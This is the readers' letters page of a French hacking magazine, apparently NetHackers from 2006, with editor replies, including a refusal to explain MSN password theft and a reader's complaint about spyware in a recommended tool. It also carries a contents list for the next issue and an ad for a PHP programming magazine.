Je vous écris pour vous féliciter de la "maturité" qu'a pris le magazine NetHackers dernièrement. En effet, je trouve qu'il parle de plus en plus d'informatique de bas niveau : le premier numéro était très "windozien de base" (même s'il y avait l'article "ce qu'on peut faire de cool avec linux"), il ressemblait plus a un magazine de truc et astuces qu'a un magazine de hacking; le second numéro était beaucoup plus avancé, avec un article de reverse engineering et un tutoriel basique sur la programmation. Quand au troisième je trouve que c'est le meilleur de tous : beaucoup d'articles sur le programmation, un article sur le sniffing, un dossier sur DADVSI etc... C'était également le plus orienté Linux. La seule chose qui ne m'ai pas intéressé dans ce numéro est la partie "gamers". Aussi je vous recommande de diminuer (voire de supprimer) la partie "gamers" et d'augmenter tous ce qui concerne le hacking de haut niveau (ou plutôt de bas niveau, ça dépend comment on le vois). J'ai beaucoup aimé le tutoriel sur l'assembleur de FaSm et je souhaiterais qu' éventuellement il avance plus vite (je sais cependant qu'il est très dur de faire un tutoriel, je ne veut pas vous exploiter).

Cordialement,
par mail : de Elfen

Elfen,
Tout d'abord, merci pour les compliments. J'espère que la nouvelle orientation prise par NetHackers plaira autant aux autres qu'a vous. Les mails reçus des lecteurs tendent à nous montrer que c'est le cas, et nous en sommes réjouis. Beaucoup de lecteurs nous demandent de grossir une partie aux dépends d'une autre; malheureusement, nous ne pouvons satisfaire chacun. La partie « gamers » intéresse de nombreuses personnes, et nous ne pouvons pas la supprimer. En revanche, dans ce numéro, vous pouvez lire un article de hacking de consoles. Il est parfois intéressant de voir que, dans d'autres domaines que celui de l'informatique, on rencontre aussi des personnes qui ont les mêmes passions que nous (ce que le



dictionnaire français traduit par « la bidouille »). Cependant, nous allons augmenter le niveau petit a petit, tout en gardant toujours les pieds à terre pour ne pas oublier que tout le monde n'a pas commencé à lire NetHackers au numéro 3.

Bonjour,
Je fais parti des nouveaux lecteurs de NetHackers. Quand j'ai lu le premier numéro, j'ai trouvé dans ce magasine : des thèmes originaux, une façon d'expliquer et une présentation intéressante. Cela ma poussé à acheter le second numéro. Mais celui-ci ma déçu à cause de plusieurs choses. Tout d'abord j'ai eu le regret de retrouver un article déjà paru dans le numéro un ("Contourner le mot de passe admin sur Windows") dont le titre et la mise en page avaient

changé (titre transformé en "Virer un mot de passe admin"). Ça ma donné l'impression qu'on ce fiche un peu des lecteurs, et le sentiment de payer une deuxième fois un chose que j'avais déjà. C 'est assez énervant...
Puis me disant que ça pouvait être une erreur (c'est un peu gros mais je suis d'un naturel sympa ;)) j'ai voulu tester les logiciels proposés pour améliorer MSN... et là, deuxième déception en téléchargeant CEDP Stealer à l'adresse indiquée.
Trois logiciels espions on été stoppé par Windows Defender, dans le fichier install. Cela fait un peu mauvais genre pour un magazine orienté sécurité et hacker que de proposer des fichiers infectés...
De plus, ce logiciel en a profité pour envoyer de la pub a tous mes correspondants msn ce faisant passer pour moi (c'était mon adresse qui était inscrite dans le champ expéditeur, alors que je ne la lui ai pas indiqué..). Cela aurait au moins pu être mentionné dans l'article.
Je passe l'adresse mail erronée des premiers numéros et les fautes de frappes ou de transcription (« ? » à la place de certaine lettre....)
Tout ceci ma laissait un goût un peu amer, c'est dommage ça gâche la première bonne impression qui m'avait donnée.
Je pense que vous allez arranger cela dans vos prochains numéros.

Ludovic

Ludovic,
Votre impression est compréhensible, et comprise. L'équipe de rédaction ayant changé (nouveau rédacteur en chef, nouveaux auteurs), il est important de savoir que le profil du magazine va changer complètement. Avec de (vrais) nouveaux articles, et de nouveaux thèmes, nous travaillons à renouer avec les lecteurs qui comme toi, auront été déçus par le mauvais départ pris par le magazine. Pour preuve, nous ne pouvons que vous renvoyer vers les numéros 3 et 4 (celui-ci) de NetHackers. Nous espèrons que le goût amer que vous a laissé le second numéro sera vite effacé.

Bonjour,
Je viens de découvrir votre magazine et c'est vraiment génial !!! Je le trouve vraiment mieux que les autres! Et j'ai une question a vous poser: dans le n°2 vous avez parliez des fonctions cachées de MSN. J'ai entendu beaucoup de choses sur le piratage de MSN, dont une technique pour avoir le mot de passe d'un de mes contact.... Je ne sais pas si c'est légal mais j'aimerais savoir comment faire si, bien sur, vous savez comment faire...

Je vous remercie d'avance

Angel

Angel,
Encore une fois, merci pour le compliment. Le magazine est fait pour les lecteurs, et si vous ou d'autres ont des propositions, nous sommes tout naturellement preneurs.

Le numéro 2 était écrit par une équipe différente de celle qui à mis en page les numéro 3 et 4. Les thèmes abordés dans ces numéros, comme l'ont fait remarquer d'autre lecteurs, sont parfois au bord de la légalité. Trouver un mot de passe MSN n'est pas du bon côté de la ligne. Mais pour votre information, une technique simple pour trouver un mot de passe MSN n'existe pas. Il ne suffit pas de lancer une petite commande sous l'invite, ni d'envoyer un message commencant par un « / » sous MSN. La plupart du temps, ce genre d'attaque mêle un peu de social engineering, un peu de culot, parfois des trojans ou de key logger, ...

Vous comprendrez ainsi pourquoi le thême n'est pas abordé directement sous forme d'article dans le magazine. Le social engineering ou les keylogger feront peut-être nos gros titres dans quelques temps. A bon entendeur ...

sommaire du prochain numéro

NET HACKERS

News

Geeks
- debugger avec gdb
- Programmation reseau en C

Hackers :
- nmap

Crakers :
- le langage assembleur sous nasm/architecture pc
- keygenning facile

Reseau :
- Le wifi chez soi

Dossier :
- Créez votre site web avec SWIR

Windows :
- comment proteger sa machine du bios jusqu'aux applications

Linux :
- configurez son réseau
- Les scripts :les indispensables

Web :
- firefox, les plugins indispensables

Gamers :
- les consoles

Culture :
- les 7e rencontres mondiales du logiciel libre à nancy

Courrier des lecteurs

Au prochain numéro
GRAND CONCOURS
créez notre site web

Courrier des lecteurs
by Ac'ISSI Team

Ce magazine est le votre. Il ne pourra s'améliorer et évoluer que si nous connaissons votre avis, vos envies d'articles, vos souhaits.

nethackers@acissi.net

AC'ISSI

Retrouvez nous sur le site :
acissi.net



Apprendre la programmation
THE HACKADEMY
PROG
Apprendre la programmation
Juillet - août 2006 / n°7 / 6 euros
PHP
100 %
Pratique
Technique
Unique
Sessions
Upload de Fichiers
Filtrage
Logs
XML
Expressions régulières
Exemples pratiques
Linux / Windows
Jonglez avec Apache, MySQL et PHP